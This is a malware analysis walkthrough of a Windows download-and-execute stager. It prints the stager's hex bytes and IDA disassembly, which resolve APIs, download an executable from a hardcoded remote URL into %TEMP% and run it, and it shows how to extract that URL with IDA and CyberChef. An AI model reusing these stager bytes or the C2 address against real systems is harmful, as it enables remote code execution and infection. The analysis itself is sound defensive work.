6E 67 73 57 00 53 FF D6	68 04 01 00 00 8D 54 24	ngsW.S.....T\$
08 52 E8 20 00 00 00 25	00 54 00 45 00 4D 00 50	.R.....%.T.E.M.P
00 25 00 5C 00 6E 00 61	00 6D 00 65 00 2E 00 65	%.\.n.a.m.e...e
00 78 00 65 00 00 00 FF	D0 E8 0E 00 00 00 55 00	.x.e.....U.
72 00 6C 00 4D 00 6F 00	6E 00 00 00 FF D7 E8 13	r.l.M.o.n.....
00 00 00 55 52 4C 44 6F	77 6E 6C 6F 61 64 54 6F	...URLDownloadTo
46 69 6C 65 57 00 50 FF	D6 6A 00 6A 00 8D 54 24	FileW.P....j..T\$
0C 52 E8 5A 00 00 00 68	00 74 00 74 00 70 00 3A	.R.....h.t.t.p.:.
00 2F 00 2F 00 77 00 77	00 77 00 2E 00 67 00 72	././..w.w.w...g.r
00 75 00 70 00 6F 00 64	00 75 00 6C 00 63 00 65	.u.p.o.d.u.l.c.e
00 6D 00 61 00 72 00 2E	00 70 00 65 00 2F 00 52	.m.a.r...p.e./.R
00 48 00 47 00 50 00 30	00 39 00 38 00 37 00 30	.H.G.P.0.9.8.7.0
00 39 00 30 00 30 00 2E	00 65 00 78 00 65 00 00	.9.0.0...e.x.e..
00 6A 00 FF D0 89 FA 8D	BC 24 28 02 00 00 B9 0F	.j..Љ ...\$(.....
00 00 00 31 C0 F3 AB C7	84 24 28 02 00 00 3C 00	...1...DŽ \$(...<.
00 00 8D 44 24 04 89 84	24 38 02 00 00 FF 84 24	...D\$...\$8.....\$
44 02 00 00 89 D7 E8 10	00 00 00 73 00 68 00 65	D.....s.h.e

```

00 6C 00 6C 00 33 00 32 00 00 00 FF D7 E8 10 00 .l.l.3.2.....
00 00 53 68 65 6C 6C 45 78 65 63 75 74 65 45 78 ..ShellExecuteEx
57 00 50 FF D6 8D 94 24 28 02 00 00 52 FF D0 E8 W.P. .$(...R...
0C 00 00 00 45 78 69 74 50 72 6F 63 65 73 73 00 ....ExitProcess.
53 FF D6 6A 00 FF D0 52 64 8B 15 30 00 00 00 8B S.....d..0....
52 0C 83 C2 0C 8B 12 8B 4A 30 51 FF 74 24 0C E8 R.....J0Q.t$..
0B 00 00 00 85 C0 74 ED 8B 42 18 5A C2 04 00 52 .....Z...R
8B 4C 24 08 8B 54 24 0C 0F B6 01 66 85 C0 74 39 .L$..T$....f...9
66 3B 02 74 29 66 83 F8 61 72 06 66 83 F8 7A 76 f;.t)f..ar.f..zv
0C 66 83 F8 41 72 13 66 83 F8 5A 77 0D 66 83 F0 .f..Ar.f..Zw.f..
20 66 3B 02 74 02 EB 02 EB 04 31 C0 EB 0E 83 C1 f;.t.....1....
02 83 C2 02 0F B6 01 EB C2 83 C8 01 5A C2 08 00 .....Z...
53 52 56 57 8B 54 24 14 8B 42 3C 8D 44 02 78 8B SRVW.T$..B<.D.x.
00 01 D0 50 8B 48 18 8B 58 20 01 D3 30 C0 85 C9 .....H..X .....
74 3D 51 8B 0B 8D 0C 11 89 CF 57 8B 74 24 24 31 t=Q.....t$$1
C9 49 F2 AE F7 D1 5F F3 A6 75 1D 59 58 2B 48 18 ....._....YX+H.
F7 D9 8B 58 24 01 D3 0F B7 1C 4B 8B 40 1C 8D 04 ....$.K.@...
98 8B 04 10 01 D0 EB 0C 83 C3 04 59 49 EB BF 31 .....YI...
C0 83 C4 04 5F 5E 5A 5B C2 08 00 84 00 00 00 00 ...._^Z[.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

The payload utilizes a custom API hashing/resolution routine to locate system functions in memory. Analysis of the deobfuscated strings at `0x004012C0` through `0x00401310` reveals the manual loading of the following libraries and functions:

The above code segment implements a **download-and-execute stager**. It dynamically resolves Windows API functions, downloads a remote executable to the system's temporary directory, executes it, and terminates.

API Resolution

The malware is manually resolving Windows APIs to stay stealthy. You can see the strings used for `GetProcAddress` and `LoadLibrary` at these offsets:

- `0x004012A7` : `kernel32.dll` (Unicode/Wide: `k.e.r.n.e.l.3.2`)
- `0x004012C5` : `LoadLibraryW`
- `0x004012DE` : `GetProcAddress`
- `0x004012FB` : `ExpandEnvironmentStringsW`

File Path Construction

At `0x00401327`, you see the malware building the path for the next stage:

- **String:** `%TEMP%\name.exe`
- **API Used:** `ExpandEnvironmentStringsW` (This takes the `%TEMP%` variable and turns it into a real path like `C:\Users\Admin\AppData\Local\Temp\name.exe`).

Using the TEMP directory helps bypass permission restrictions and blend with normal system activity.

Network Activity

The sample contains a hardcoded Unicode URL:

```
http://www.grupodulcemar.pe/RHGP09870900.exe
```

The malware downloads a secondary payload using:

```
URLDownloadToFileW
```

Downloaded file location:

```
%TEMP%\name.exe
```

This indicates second-stage payload retrieval from a remote server.

The "Kill Chain" (Download & Execute)

This is the most critical part of your report. The hex dump shows the exact Command & Control (C2) server:

- **The Download API:** `URLDownloadToFileW` (Found at `0x00401363`).
- **The URL:** `http[:]//www[.]grupodulcemar[.]pe/RHGP09870900.exe` (Found at `0x00401387`).
- **The Execution API:** `ShellExecuteExW` (Found at `0x00401432`).
- **The Cleanup:** `ExitProcess` (Found at `0x00401454`).

`h = 68` starts at `00401380`

```
00401380  0C 52 E8 5A 00 00 00 68  00 74 00 74 00 70 00 3A  .R.....h.t.t.p.:
```

`00401380 + 7 = 00401387`

Why it starts at `00401387`

1. The instruction starts at `0x00401380`.
2. The first 7 bytes of that block : `0C 52 E8 5A 00 00 00`.
3. The **8th byte** (at offset `+7`) is `68`.
4. Therefore, the new instruction `PUSH` starts at `0x00401387`.

`00401387`

```

.text:00401374 db 57h ; W
.text:00401374 ; END OF FUNCTION CHUNK FOR sub_40105C
.text:00401374 ; -----
.text:00401377 db 0FFh
.text:00401378 dd 6A006AD6h, 24548D00h, 5AE8520Ch, 68000000h, 74007400h, 3A007000h, 2F002F00h
.text:00401394 dd 77007700h, 2E007700h, 72006700h, 70007500h, 64006F00h, 6C007500h, 65006300h
.text:00401380 dd 61006D00h, 2E007200h, 65007000h, 52002F00h, 47004800h, 30005000h, 38003900h
.text:004013CC dd 30003700h, 30003900h, 2E003000h, 78006500h, 6500h, 0FF006A00h, 8DFA89D0h
.text:004013E8 dd 228248Ch, 0FB90000h, 31000000h, 0C7ABF3C0h, 2282484h, 3C0000h, 448D0000h
.text:00401404 dd 84890424h, 23824h, 2484FF00h, 244h, 10E8D789h, 73000000h, 65006800h
.text:00401420 dd 6C006C00h, 32003300h, 0FF000000h, 10E8D7h, 68530000h, 456C6C65h, 75636578h
.text:0040143C dd 78456574h, 0FF500057h, 24948DD6h, 228h, 0E8D0FF52h, 0Ch, 74697845h
.text:00401458 dd 636F7250h, 737365h, 6AD6FF53h
.text:00401464 db 0, 0FFh, 0D0h
.text:00401467
.text:00401467 ; ===== SUBROUTINE =====
.text:00401467
.text:00401467
00000778 00401378: .text:00401378 (Synchronized with EIP)

```

Fig 9 - address 00401387

goto 00401387 press d. select url data edit export data.

```

.text:00401385 db 0
.text:00401386 db 0
.text:00401387 db 68h ; h
.text:00401388 db 0
.text:00401389 db 74h ; t
.text:0040138A db 0
.text:0040138B db 74h ; t
.text:0040138C db 0
.text:0040138D db 70h ; p
.text:0040138E db 0
.text:0040138F db 3Ah ; :
.text:00401390 db 0
.text:00401391 db 2Fh ; /
.text:00401392 db 0
.text:00401393 db 2Fh ; /
.text:00401394 db 0
.text:00401395 db 77h ; w
.text:00401396 db 0
0000078D 0040138D: .text:0040138D (Synchronized with EIP)

```

Fig 10 - url in ida




Fig 11 - export data.

Cyberchef




Fig 12 - cyberchef